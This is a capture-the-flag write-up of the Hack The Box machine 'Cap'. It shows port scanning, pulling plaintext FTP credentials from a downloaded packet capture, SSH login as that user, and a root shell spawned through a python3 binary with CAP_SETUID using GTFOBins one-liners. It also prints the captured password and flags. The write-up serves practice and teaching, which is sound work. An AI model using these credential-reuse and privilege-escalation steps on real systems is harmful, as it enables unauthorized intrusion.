

cap-HTB

Introduction

In the ever-evolving landscape of cybersecurity, penetration testing plays a pivotal role in identifying and mitigating vulnerabilities before they can be exploited by malicious actors. This report details the penetration testing process and findings for a Hack The Box (HTB) machine, showcasing the methods and insights gained during the engagement. The objective of this penetration test was to assess the security posture of the target machine by simulating an attacker's approach, starting from initial access and culminating in privilege escalation. The focus was on evaluating network traffic security, credential management, and system configurations.

The testing methodology involved several key phases:

1. **Network Analysis:** Capturing and analyzing network traffic to identify potential security weaknesses.
2. **Credential Extraction:** Leveraging discovered credentials to gain further access to the target system.
3. **Privilege Escalation:** Exploiting misconfigurations to escalate privileges and achieve root access.

I began by doing an active recon against the target. I used nmap to scan for ports running on the target, their services and versionn.

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(root@Kali)-[/home/scr34tur3/Documents/CTFs/cap-HTB]
# nmap -sC -sV --min-rate 1000 10.10.10.245
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-01 12:06 EAT
Nmap scan report for 10.10.10.245
Host is up (0.15s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp    open  http      gunicorn
|_ http-title: Security Dashboard
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Server: gunicorn
|     Date: Sun, 01 Sep 2024 09:07:07 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.0 200 OK
|     Server: gunicorn
|     Date: Sun, 01 Sep 2024 09:07:01 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 19386
|     <!DOCTYPE html>
|     <html class="no-js" lang="en">

```

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| <meta charset="utf-8">
| <meta http-equiv="x-ua-compatible" content="ie=edge">
| <title>Security Dashboard</title>
| <meta name="viewport" content="width=device-width, initial-scale=1">
| <link rel="shortcut icon" type="image/png" href="/static/images/icon/favicon
.ico">
| <link rel="stylesheet" href="/static/css/bootstrap.min.css">
| <link rel="stylesheet" href="/static/css/font-awesome.min.css">
| <link rel="stylesheet" href="/static/css/themify-icons.css">
| <link rel="stylesheet" href="/static/css/metisMenu.css">
| <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
| <link rel="stylesheet" href="/static/css/slicknav.min.css">
| <!-- amchar
| HTTPOptions:
|   HTTP/1.0 200 OK
|   Server: gunicorn
|   Date: Sun, 01 Sep 2024 09:07:01 GMT
|   Connection: close
|   Content-Type: text/html; charset=utf-8
|   Allow: HEAD, OPTIONS, GET
|   Content-Length: 0
| RTSPRequest:
|   HTTP/1.1 400 Bad Request
|   Connection: close
|   Content-Type: text/html
|   Content-Length: 196
|   <html>
|   <head>
|   <title>Bad Request</title>
|   </head>
|   <body>
|   <h1><p>Bad Request</p></h1>
|   Invalid HTTP Version &#x27;Invalid HTTP Version: &#x27;RTSP/1.0&#x27;&#x27;
|   </body>
|   </html>
|_ http-server-header: gunicorn
1 service unrecognized despite returning data. If you know the service/version, pl
ease submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-s

```


As its seen above, port 21=ftp, port 22=ssh, port 80=http were open and running on the target machine. Trying to connect to the target via ftp service via anonymous login failed. Seems anon login is not allowed.

```

( root@Kali )-[ /home/scr34tur3/Documents/CTFs/cap-HTB ]
# ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPD 3.0.3)
Name (10.10.10.245:scr34tur3): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> dir

```

I now checked what was running on port 80 via my browser. It looked like a security monitoring dashboard, anyway let's find out.




Using gobuster, I fuzzed for hidden directories as seen below. Found interesting directories that I went ahead to look them out.


```
(root@Kali)-[/home/scr34tur3/Documents/CTFs/cap-HTB]
# gobuster dir -u http://10.10.10.245/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.10.245/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/di
rectory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/data (Status: 302) [Size: 208] [--> http://10.10.10.245/
]
/ip (Status: 200) [Size: 17466]
/netstat (Status: 200) [Size: 31048]
/capture (Status: 302) [Size: 222] [--> http://10.10.10.245/
data/17]
Progress: 87664 / 87665 (100.00%)
=====
Finished
=====

(root@Kali)-[/home/scr34tur3/Documents/CTFs/cap-HTB]
#
```

This was what I found under ip directory.



This was what was under nestat directory. It displayed network connections, routing tables, interface statistics, masquerade connections, and multicast memberships. It is commonly used for network troubleshooting and monitoring.

Dashboard

Dashboard

Security Snapshot (5
Second PCAP + Analysis)

IP Config

Network Status

10.10.10.245/netstat

Search...

Dashboard Home / Dashboard

Nathan

Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	User	Inode	PID/Program name	Timer
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN	1001	36991	-	off (0.00/0/0)
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN	101	32994	-	off (0.00/0/0)
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	0	36404	-	off (0.00/0/0)
tcp	0	0	10.10.10.245:80	10.10.14.81:57256	ESTABLISHED	1001	171243	-	off (0.00/0/0)
tcp	0	0	10.10.10.245:80	10.10.14.19:39164	TIME_WAIT	0	0	-	timewait (16.49/0)
tcp	0	0	10.10.10.245:80	10.10.14.19:39116	TIME_WAIT	0	0	-	timewait (11.72/0)
tcp	0	0	10.10.10.245:80	10.10.14.19:39140	TIME_WAIT	0	0	-	timewait (16.49/0)
tcp	0	0	10.10.10.245:80	10.10.14.81:43772	ESTABLISHED	1001	169713	-	off (0.00/0/0)
tcp	0	0	10.10.10.245:80	10.10.14.19:39154	TIME_WAIT	0	0	-	timewait (15.56/0)
tcp	0	0	10.10.10.245:80	10.10.14.81:57284	ESTABLISHED	1001	170520	-	off (0.00/0/0)
tcp	0	0	10.10.10.245:80	10.10.14.202:36254	ESTABLISHED	1001	483809	-	off (0.00/0/0)
tcp	0	0	10.10.10.245:80	10.10.14.19:39124	TIME_WAIT	0	0	-	timewait (15.48/0)
tcp	0	0	10.10.10.245:80	10.10.14.202:46162	ESTABLISHED	1001	483257	-	off (0.00/0/0)
tcp	0	0	10.10.10.245:80	10.10.14.19:39180	TIME_WAIT	0	0	-	timewait (15.48/0)
tcp	0	0	10.10.10.245:80	10.10.14.81:57302	ESTABLISHED	1001	171246	-	off (0.00/0/0)
tcp	0	0	10.10.10.245:80	10.10.14.202:33490	ESTABLISHED	1001	481951	-	off (0.00/0/0)
tcp	0	0	10.10.10.245:80	10.10.14.19:53486	ESTABLISHED	1001	610855	-	off (0.00/0/0)
tcp	0	0	10.10.10.245:80	10.10.14.19:39118	TIME_WAIT	0	0	-	timewait (16.49/0)
tcp	0	0	10.10.10.245:80	10.10.14.81:57254	ESTABLISHED	1001	171244	-	off (0.00/0/0)
tcp	0	0	10.10.10.245:80	10.10.14.81:57294	ESTABLISHED	1001	170521	-	off (0.00/0/0)
tcp	0	0	10.10.10.245:80	10.10.14.81:57278	ESTABLISHED	1001	171245	-	off (0.00/0/0)
tcp	0	0	10.10.10.245:80	10.10.14.81:49102	ESTABLISHED	1001	156632	-	off (0.00/0/0)
tcp6	0	0	:::21	:::*	LISTEN	0	35868	-	off (0.00/0/0)
tcp6	0	0	:::22	:::*	LISTEN	0	36415	-	off (0.00/0/0)
udp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN	101	32993	-	off (0.00/0/0)

From the begining, I did not notice there was this user called Nathan with whom we were logged in as. Initially from the gobuster output, there was this file ".../data/17" that I saw. following that path url, I was presented with a page that contained .pcap files that could be downloaded. I decided to play around with the numbers and checked out 0.

Dashboard

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Security Snapshot (5
Second PCAP + Analysis)

IP Config

Network Status

10.10.10.245/data/0

Data Type

Number of Packets72

Number of IP Packets69

Number of TCP Packets69

Number of UDP Packets0

Download

I downloaded the file and anylised it using wireshark as seen below.

0.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 3

No.	Time	Source	Destination	Protocol	Length	Info
31	2.624570	192.168.196.1	192.168.196.16	TCP	68	54411 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
32	2.624624	192.168.196.16	192.168.196.1	TCP	68	21 → 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PE
33	2.624934	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34	2.626895	192.168.196.16	192.168.196.1	FTP	76	Response: 220 (vsFTPd 3.0.3)
35	2.667693	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36	4.126500	192.168.196.1	192.168.196.16	FTP	69	Request: USER nathan
37	4.126526	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38	4.126630	192.168.196.16	192.168.196.1	FTP	90	Response: 331 Please specify the password.
39	4.167701	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40	5.424998	192.168.196.1	192.168.196.16	FTP	78	Request: PASS Buck3tH4TF0RM3!
41	5.425034	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42	5.432387	192.168.196.16	192.168.196.1	FTP	79	Response: 230 Login successful.
43	5.432801	192.168.196.1	192.168.196.16	FTP	62	Request: SYST
44	5.432834	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=78 Ack=42 Win=64256 Len=0
45	5.432937	192.168.196.16	192.168.196.1	FTP	75	Response: 215 UNIX Type: L8
46	5.478790	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=42 Ack=97 Win=1050880 Len=0

0101 = Header Length: 20 bytes (5)

Flags: 0x018 (PSH, ACK)

Window: 4106

[Calculated window size: 1051136]

[Window size scaling factor: 256]

Checksum: 0x73da [unverified]

[Checksum Status: Unverified]

Urgent Pointer: 0

[Timestamps]

[SEQ/ACK analysis]

TCP payload (13 bytes)

File Transfer Protocol (FTP)

USER nathan\r\n

Request command: USER

Request arg: nathan

[Current working directory:]

0000 00 00 00 01 00 06 00 50 56 c0 00 08 00 00 08 00 P V
 0010 45 00 00 35 0e 24 40 00 80 06 e3 3b c0 a8 c4 01 E..5.\$@...;....
 0020 c0 a8 c4 10 d4 8b 00 15 60 81 78 52 1b 22 5c ea`xR"\"
 0030 50 18 10 0a 73 da 00 00 55 53 45 52 20 6e 61 74 P...s...USER nat
 0040 68 61 6e 0d 0a han..

I noticed under ftp protocol, there was an attempt of a login as user nathan. Following this tcp stream, I found the plain-text creds of user nathan. This is so critical since the password was exposed eventhough seemed to be a strong password.

Wireshark · Follow TCP Stream (tcp.stream eq 3) · 0.pcap

```
220 (vsFTPD 3.0.3)
USER nathan
331 Please specify the password.
PASS Buck3tH4TF0RM3!
230 Login successful.
SYST
215 UNIX Type: L8
PORT 192,168,196,1,212,140
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
PORT 192,168,196,1,212,141
200 PORT command successful. Consider using PASV.
LIST -al
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 192,168,196,1,212,143
200 PORT command successful. Consider using PASV.
RETR notes.txt
550 Failed to open file.
QUIT
221 Goodbye.
```

11 client pkt(s), 14 server pkt(s), 22 turn(s).

Entire conversation (617 bytes) Show data as ASCII Stream 3

Find: Find Next

Filter Out This Stream Print Save as... Back × Close Help

I successfully connected to the ftp service using this credentials as seen below.


```
root@Kali: /home/scr34tur3/Docume
(root@Kali)-[/home/scr34tur3/Documents/CTFs/cap-HTB]
# ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:scr34tur3): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Wireshark - Follow TCP Stream (tcp.stream eq 0)

```
220 (vsFTPd 3.0.3)
USER nathan
331 Please specify the password.
PASS *****
230 Login successful.
SYST
215 UNIX Type: L8
PORT 192,168,195,1,212,146
200 PORT command successful. Consider using PASV.
```

From this point I can download any file to my local machine and view its content.

```
-rw-rw-r-- 1 1001 1001 0 Aug 31 14:57 i
-rwxrwxr-x 1 1001 1001 823052 Aug 28 20:16 linpeas.sh
-rw-rw-r-- 1 1001 1001 46 Aug 31 09:56 python.py
drwxr-xr-x 3 1001 1001 4096 Aug 31 11:06 snap
-r----- 1 1001 1001 33 Aug 31 09:28 user.txt
226 Directory send OK.
ftp> cat user.txt
?Invalid command.
ftp> mget user.txt
mget user.txt [anpqy]? y
229 Entering Extended Passive Mode (|||63340|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |*****
226 Transfer complete.
33 bytes received in 00:00 (0.21 KiB/s)
```

I downloaded the user flag and read its content as seen below.

```
root@Kali: /home/scr34tur3/Documents/CTFs/cap-HTB 82x35
(root@Kali)-[/home/scr34tur3/Documents/CTFs/cap-HTB]
# ls
0.pcap  17.pcap  2.pcap  4.pcap  cap.ctb  config.yml  user.txt

(root@Kali)-[/home/scr34tur3/Documents/CTFs/cap-HTB]
# cat user.txt
16434641baacf4a1d0a0405bacca9a9a

(root@Kali)-[/home/scr34tur3/Documents/CTFs/cap-HTB]
# cat config.yml
default-remote: local
remotes:
  images:
    addr: https://images.linuxcontainers.org
    protocol: simplestreams
    public: true
  local:
    addr: unix://
    public: false
aliases: {}

(root@Kali)-[/home/scr34tur3/Documents/CTFs/cap-HTB]
```

Using nathan's creds, I successfully logged into the target machine.

```
(root@Kali)-[/home/scr34tur3/Documents/CTFs/cap-HTB]
# ssh nathan@10.10.10.245 -p 22
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be establish
ed.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHZRoKc
mLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ED25519) to the list of known
hosts.
nathan@10.10.10.245's password:
Permission denied, please try again.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Sep  1 10:32:09 UTC 2024

System load:          0.01
Usage of /:           37.3% of 8.73GB
Memory usage:         38%
Swap usage:           0%
Processes:            227
Users logged in:      0
IPv4 address for eth0: 10.10.10.245
IPv6 address for eth0: dead:beef::250:56ff:fe94:4bb5

=> There are 4 zombie processes.
```



```

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
+GnSyAZSr+mZKHrKc
Last login: Sat Aug 31 23:47:57 2024 from 10.10.14.4
nathan@cap:~$ whoami
nathan
nathan@cap:~$ ls -la
total 852
drwxr-xr-x 6 nathan nathan 4096 Aug 31 23:49 .
drwxr-xr-x 3 root root 4096 May 23 2021 ..
lrwxrwxrwx 1 root root 9 May 15 2021 .bash_history -> /dev/null
-rw-r--r-- 1 nathan nathan 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 nathan nathan 3771 Feb 25 2020 .bashrc
drwx----- 2 nathan nathan 4096 May 23 2021 .cache
drwx----- 4 nathan nathan 4096 Aug 31 23:50 .gnupg
drwxrwxr-x 3 nathan nathan 4096 Aug 31 09:53 .local
-rw-r--r-- 1 nathan nathan 807 Feb 25 2020 .profile
-rw----- 1 nathan nathan 101 Aug 31 17:50 .python_history
lrwxrwxrwx 1 root root 9 May 27 2021 .viminfo -> /dev/null
-rw-rw-r-- 1 nathan nathan 0 Aug 31 14:57 i
-rwxrwxr-x 1 nathan nathan 823052 Aug 28 20:16 linpeas.sh
-rw-rw-r-- 1 nathan nathan 46 Aug 31 09:56 python.py
drwxr-xr-x 3 nathan nathan 4096 Aug 31 11:06 snap
-r----- 1 nathan nathan 33 Aug 31 09:28 user.txt
nathan@cap:~$ cat user.txt
16434641baacf4a1d0a0405bacca9a9a
nathan@cap:~$ cd /
nathan@cap:/$ ls -la

```

I tried to look around for any misconfigurations, outdated-software, if this user can run sudo on this target machine, and SUID bit set.

Fortunately for me, I found a python binary with capabilities set. If there is misconfiguration, then we can abuse it to spawn a root shell.

```

nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep

```

I visited my great ally gtfobins.io to find me a suitable payload that could help me break out of this restricted shell.

path.

```
sudo install -m =xs $(which python) .
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo python -c 'import os; os.system("/bin/sh")'
```


Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which python) .
sudo setcap cap_setuid+ep python
./python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

Using the payload, I successfully spawned a root shell as seen below. I now was able to retrieve the root flag.

```
nathan@cap:~$ python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# whoami
root
# cd /root
# ls -la
total 36
drwx----- 6 root root 4096 Sep  1 10:46 .
drwxr-xr-x 20 root root 4096 Jun  1 2021 ..
lrwxrwxrwx 1 root root   9 May 15 2021 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Dec  5 2019 .bashrc
drwxr-xr-x 3 root root 4096 May 23 2021 .cache
drwxr-xr-x 3 root root 4096 May 23 2021 .local
-rw-r--r-- 1 root root 161 Dec  5 2019 .profile
drwx----- 2 root root 4096 May 23 2021 .ssh
lrwxrwxrwx 1 root root   9 May 27 2021 .viminfo -> /dev/null
-r----- 1 root root  33 Sep  1 10:46 root.txt
drwxr-xr-x 3 root root 4096 May 23 2021 snap
# cat root.txt
eb162f4c878609aff3257bfff2593c118
# ^C
#
```

<https://www.hackthebox.com/achievement/machine/1944033/351>

Conclusion

The penetration test successfully demonstrated several critical security vulnerabilities within the target HTB machine. Key findings include:

- 1. Credential Exposure:** The analysis of captured network traffic revealed plaintext credentials, which were used to gain initial SSH access to the machine. This highlights the importance of encrypting sensitive data in transit to prevent unauthorized access.
- 2. Privilege Escalation:** A misconfiguration in binary capabilities was identified, allowing for privilege escalation from a standard user to root. This finding underscores the necessity of careful management of system permissions and configurations to prevent unauthorized privilege escalation.
- 3. System Security Implications:** The vulnerabilities identified pose significant risks if left unaddressed. Proper security measures, including network traffic encryption and rigorous system configuration reviews, are essential to safeguarding systems against similar attacks.

The insights gained from this engagement emphasize the importance of a multi-faceted approach to cybersecurity. Regular assessments and proactive measures are crucial in maintaining robust defenses against potential threats. This report serves as a reminder that even small oversights can lead to substantial security risks. Addressing these vulnerabilities promptly is essential in ensuring the integrity and security of information systems.

